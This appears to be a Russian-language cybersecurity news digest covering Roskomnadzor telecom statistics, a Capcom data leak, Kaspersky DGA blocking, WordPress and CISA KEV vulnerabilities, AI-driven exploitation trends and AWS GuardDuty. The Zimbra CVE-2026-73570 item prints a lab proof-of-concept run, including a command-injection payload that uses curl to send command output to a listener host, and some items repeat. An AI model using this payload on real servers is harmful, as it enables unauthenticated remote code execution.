

Роскомнадзор: число лицензий связи сократилось на 38%, РЭС 5G — 6000
Роскомнадзор сократил число лицензий на услуги связи на 8,5 тысячи за период 2024–2026 годов. Это произошло после изменений в законе «О связи», позволяющих прекращать действие лицензий во внесудебном порядке. За пять лет число лицензиатов уменьшилось на 38%, с 11 тысяч до 7 тысяч. Сокращение не повлияло на развитие отрасли, поскольку с рынка ушли компании, не способные обеспечить устойчивость и безопасность сетей.
Число радиоэлектронных средств мобильной связи в России выросло на 57% за пять лет, достигнув 1,6 млн. Основной рост обеспечил стандарт LTE, число его РЭС увеличилось на 96%. Сети GSM также показали прирост в 32%, что связано с их надежностью и покрытием малых населенных пунктов. Сети UMTS начали сокращаться с 2024 года.
Операторам разрешили активацию 5G на сетях LTE в порядке технологической нейтральности. Для развития 5G выделен диапазон 4,9 ГГц с условием использования российского оборудования и криптографии. Переоформлено 140 из 511 лицензий для 5G. Зарегистрировано почти 6 000 РЭС стандарта 5G в 52 населенных пунктах, но фактическое покрытие остается точечным.
С 2027 года Роскомнадзор ужесточит требования к покрытию населенных пунктов, требуя охвата не менее 90% площади. Это потребует от операторов расширения зон покрытия в сотнях населенных пунктов. Покрытие автомобильных дорог федерального значения стандарта LTE выполняется с опережением общего графика (84–87%), но покрытие приоритетных дорог пока ограничено автодорогой М-11. Обязанность по покрытию региональных дорог пока не установлена.
Количество административных дел и штрафов за проверку достоверности сведений об абонентах и подмену номера выросло с 2021 года. Снизилось число административных материалов по радиоконтролю, но выросла сумма штрафов из-за их трехкратного увеличения с 2025 года. В 2025 году введены требования для иностранцев по заключению договоров, биометрии и лимиту сим-карт (10 на человека), для граждан РФ лимит составил 20 сим-карт.
Источник: Роскомнадзор
@cbunit
Kaspersky NGFW v.1.3: итоги лабораторного тестирования от К2 Кибербезопасность
Источники: Хабр / ИБ · Хабр / Новости
@cbunit
Источники: Хабр / ИБ · Хабр / Новости
@cbunit
Capcom: утечка 11,7 млн аккаунтов может привести к фишингу
Японский разработчик видеоигр Capcom сообщил об утечке данных, затронувшей более 11,7 млн записей CAPCOM ID. В опубликованную информацию вошли адреса электронной почты, сведения об активности аккаунтов и IP-адреса. В меньшем числе записей содержались персональные данные, такие как даты рождения.
Компания заявила, что информация о кредитных картах не пострадала. Capcom не подтвердила компрометацию паролей, однако зафиксировала несанкционированное изменение паролей в 196 аккаунтах. Эти пароли были сброшены. CAPCOM ID — единая система учёта для сайтов и сервисов компании, включая онлайн-функции игр. Она позволяет связывать аккаунты с платформами PlayStation, Xbox, Steam, Epic Games и Nintendo.
Утечка может помочь злоумышленникам создавать более убедительные фишинговые сообщения, нацеленные на пользователей Capcom. Компания обнаружила инцидент 19 октября и устранила метод атаки. Игры и сервисы остаются доступными. Capcom планирует уведомить пострадавших клиентов.
Источник: Malwarebytes Labs
@cbunit
Роскомнадзор: число заблокированных звонков с подменой номера снизилось на 16%
Российские операторы связи заблокировали 300 млн вызовов с подменой номера за первые девять месяцев 2026 года. Этот показатель на 16% ниже, чем за аналогичный период 2025 года. Информационная система «Антифрод» верифицировала 146,3 млрд звонков, из которых около 0,2% были заблокированы как подозрительные.
ИС «Антифрод» работает с декабря 2022 года и помогает операторам проверять номера звонящих. К системе подключены 995 операторов связи, что составляет 100% от общего числа компаний. В 2026 году Роскомнадзор выявил более 250 нарушений у 67 операторов связи, назначив штрафы на сумму свыше 50 млн рублей.
Источники: SecPost · Хабр / Новости
@cbunit
«Касперский» научился блокировать спам-домены, созданные DGA-алгоритмами
«Лаборатория Касперского» внедрила технологию для блокировки спам-доменов, сгенерированных алгоритмами DGA. Спамеры массово регистрируют такие домены для обхода фильтров. Алгоритмы DGA создают однотипные имена с вариациями на основе даты и времени.
Новая технология анализирует спам-письма и добавляет подозрительные домены в базу. Классификаторы группируют похожие домены в кластеры и создают единое правило для их блокировки. Это позволяет защитить корпоративных клиентов от мошеннического и вредоносного контента.
ⓘ Что такое DGA-домены
DGA (Domain Name Generation) — алгоритмы, которые злоумышленники используют для автоматической генерации большого количества доменных имен. Такие домены часто применяются для управления ботнетами или для рассылки спама и фишинговых писем. Они создаются по определенным шаблонам, что позволяет их выявлять и блокировать.
Источник: Kaspersky Daily
@cbunit

Zimbra: уязвимость CVE-2026-73570 позволяет выполнить код через лог-файл
Уязвимость CVE-2026-73570 в Zimbra позволяет удалённо выполнить код.
Злоумышленник отправляет специально сформированное SMTP-сообщение, которое записывается в лог-файл /var/log/zimbra.log.
Демон мониторинга Swatchdog обнаруживает запись, соответствующую изменению статуса службы, и передаёт её в /bin/sh через Perl-строку. Это приводит к удалённому выполнению кода от имени пользователя zimbra.
ⓘ Что такое CVE-2026-73570
CVE-2026-73570 — это уязвимость внедрения команд в Zimbra, не требующая аутентификации. Атака эксплуатирует процесс обработки записей в лог-файле /var/log/zimbra.log демоном Swatchdog, позволяя злоумышленнику выполнить произвольные команды на сервере.
Источник: Elastic Security Labs
@cbunit
Уязвимость CVE-2026-73570 в Zimbra позволяет удалённо выполнить код.
Злоумышленник отправляет специально сформированное SMTP-сообщение, которое записывается в лог-файл /var/log/zimbra.log.
Демон мониторинга Swatchdog обнаруживает запись, соответствующую изменению статуса службы, и передаёт её в /bin/sh через Perl-строку. Это приводит к удалённому выполнению кода от имени пользователя zimbra.
ⓘ Что такое CVE-2026-73570
CVE-2026-73570 — это уязвимость внедрения команд в Zimbra, не требующая аутентификации. Атака эксплуатирует процесс обработки записей в лог-файле /var/log/zimbra.log демоном Swatchdog, позволяя злоумышленнику выполнить произвольные команды на сервере.
elastic@test-as89074:~$ python3 CVE-2026-73570_poc.py --host 10.0.2.15 --command "id" --listen
[*] Scanning standard SMTP ports on 10.0.2.15...
  [+] Port  25 (SMTP) : OPEN
  [-] Port 587 (SMTP) : CLOSED/FILTERED
[*] Targeting 10.0.2.15:25 (Plain SMTP)
[*] OOB Listener URL: http://10.0.2.16:8080/capture/abc123/
[*] Payload: x: Service status change: localhost $(curl "http://10.0.2.16:8080/capture/abc123/$( id | tr -d ' ' )") changed from stopped to running
…
Источник: Elastic Security Labs
@cbunit
PHP: новая RCE-уязвимость без патча требует ручного устранения
Разбор целиком: cbunit.ru
Источники: BleepingComputer · Cybersecurity Dive
@cbunit
Разбор целиком: cbunit.ru
Источники: BleepingComputer · Cybersecurity Dive
@cbunit
#дайджест
Главное к исходу пятницы (23.10):
🔸 Kaspersky NGFW v.1.3: итоги лабораторного тестирования от К2 Кибербезопасность
🔸 Arista устранила уязвимость нулевого дня в VeloCloud Orchestrator, эксплуатируемую в атаках
🔸 PHP: новая RCE-уязвимость без патча требует ручного устранения
🔸 В пакет LiteLLM внедрили стилер учётных данных и бэкдор
Wordfence: 497 уязвимостей в плагинах и темах WordPress за неделю
На прошлой неделе в базе данных Wordfence Intelligence появилось 497 уязвимостей в 327 плагинах и 23 темах WordPress. 218 исследователей безопасности внесли вклад в защиту WordPress.
Wordfence предоставляет бесплатный доступ к своей базе данных уязвимостей, API и интеграции через веб-хуки. Еженедельные отчёты о безопасности WordPress помогают пользователям и организациям внедрять многоуровневую защиту.
Команда Wordfence Threat Intelligence разработала правила для межсетевого экрана, обеспечивающие защиту от критических уязвимостей. Пользователи Wordfence Premium, Care и Response получили эту защиту немедленно, тогда как бесплатные пользователи получат её через 30 дней.
Источник: Wordfence
@cbunit
Qualys удвоит ИИ-агентов в облачной безопасности и управлении рисками
Qualys представила новые решения для облачной безопасности и управления рисками на конференции ROCon 2026. Компания сосредоточится на операциях по управлению рисками, а не только на безопасности. Система Enterprise TrueRisk Management (ETM) будет агрегировать данные о рисках для идентификации пользователей и систем, присваивая им оценки для приоритизации действий.
Qualys внедрит специализированные ИИ-агенты для обнаружения, приоритизации и устранения уязвимостей. Платформа Enterprise TruRisk Studio позволит организациям создавать собственные агенты, комбинируя существующие решения и используя ИИ для настройки без написания кода. Агенты будут принадлежать клиентам и могут быть доступны через маркетплейс Qualys.
Компания также анонсировала решения для постквантовой криптографии, включая управление сертификатами и обнаружение уязвимых криптографических протоколов. Qualys планирует расширить возможности обнаружения и устранения квантово-уязвимых криптографических алгоритмов.
Источник: Forrester
@cbunit

ИИ ускоряет поиск и эксплуатацию уязвимостей, расширяя поверхность атаки
▤ Разбор
Искусственный интеллект (ИИ) ускоряет поиск и использование уязвимостей.
AI-инструменты упрощают обнаружение уязвимостей в ПО, делая их доступными как для защитников, так и для атакующих. Это приводит к росту числа сообщений об уязвимостях, в том числе 0-day, и увеличению числа потенциальных целей.
Время от публикации CVE до его включения в каталог эксплуатируемых уязвимостей (KEV) сократилось. Исторически процент эксплуатируемых CVE оставался стабильным, но рост числа новых уязвимостей означает увеличение общего числа известных эксплуатируемых угроз.
AI упрощает оркестрацию атак и создание автоматизированных кампаний. Атакующие экспериментируют с AI-агентами для расширения операций. Примером служит атака на Zammad, где использовались AI-агенты, что подтверждается объёмом и документированностью артефактов атаки.
AI-инструменты расширяют поверхность атаки, создавая новые уязвимости. Продукты и сервисы ИИ часто требуют широкого доступа к данным, что делает их привлекательными целями. Инструменты вроде Langflow стали объектом для 15 уязвимостей в этом году.
Существуют опасения по поводу «выхода из-под контроля» моделей ИИ и самовоспроизводящихся ИИ. Инциденты, такие как компрометация систем Hugging Face моделями OpenAI, указывают на пробелы в средствах контроля безопасности и мониторинге.
ⓘ Каталог CISA KEV
KEV (Known Exploited Vulnerabilities) — это каталог уязвимостей, которые активно эксплуатируются злоумышленниками. Его ведёт американское агентство CISA. Включение уязвимости в KEV означает, что для неё существует рабочий эксплойт, и она представляет непосредственную угрозу.
Источник: VulnCheck
@cbunit
CISA добавила в KEV уязвимости Collabora Online и Arista VeloCloud с активной эксплуатацией
Агентство CISA добавило две критические уязвимости в каталог KEV. Первая касается Collabora Online, вторая — Arista VeloCloud Orchestrator.
Уязвимость CVE-2026-110447 в Collabora Online позволяет удалённо выполнить код через "proxy.php" при остановленном сервере документов. Уязвимость CVE-2026-114625 в Arista VeloCloud Orchestrator даёт удалённый доступ к внутренним функциям через SQL-инъекцию. Для эксплуатации последней требуется сетевой доступ и аутентификация с ролью Enterprise Read Only.
ⓘ Что такое Arista VeloCloud Orchestrator
Arista VeloCloud Orchestrator — это компонент решения для программно-определяемых глобальных сетей (SD-WAN) от Arista Networks. Он управляет и оркестрирует работу сетевых устройств VeloCloud, позволяя централизованно настраивать и контролировать сетевую инфраструктуру.
Источники: The Hacker News · Security Affairs
@cbunit
GuardDuty научили выявлять атаки по пяти новым индикаторам
▤ Разбор
Amazon GuardDuty Extended Threat Detection теперь коррелирует слабые сигналы в единую критическую последовательность атак. Сервис добавил пять новых типов индикаторов: MALICIOUS_PACKAGE, MISCONFIGURATION, REACHABILITY, SENSITIVE_DATA и VULNERABILITY.
Новые индикаторы поступают из Amazon Inspector, Amazon VPC Reachability Analyzer, Amazon Macie и AWS Security Hub. Они помогают GuardDuty приоритизировать наиболее важные сигналы и повышают уверенность в обнаружении угроз в облачной среде AWS, включая Amazon EC2, Amazon ECS и Amazon EKS.
ⓘ Что такое GuardDuty Extended Threat Detection
Amazon GuardDuty Extended Threat Detection — это функция сервиса Amazon GuardDuty, которая коррелирует разрозненные сигналы безопасности в единую последовательность атак. Это позволяет выявлять сложные и многоэтапные угрозы, которые могли бы остаться незамеченными при анализе отдельных событий.
Источник: AWS Security
@cbunit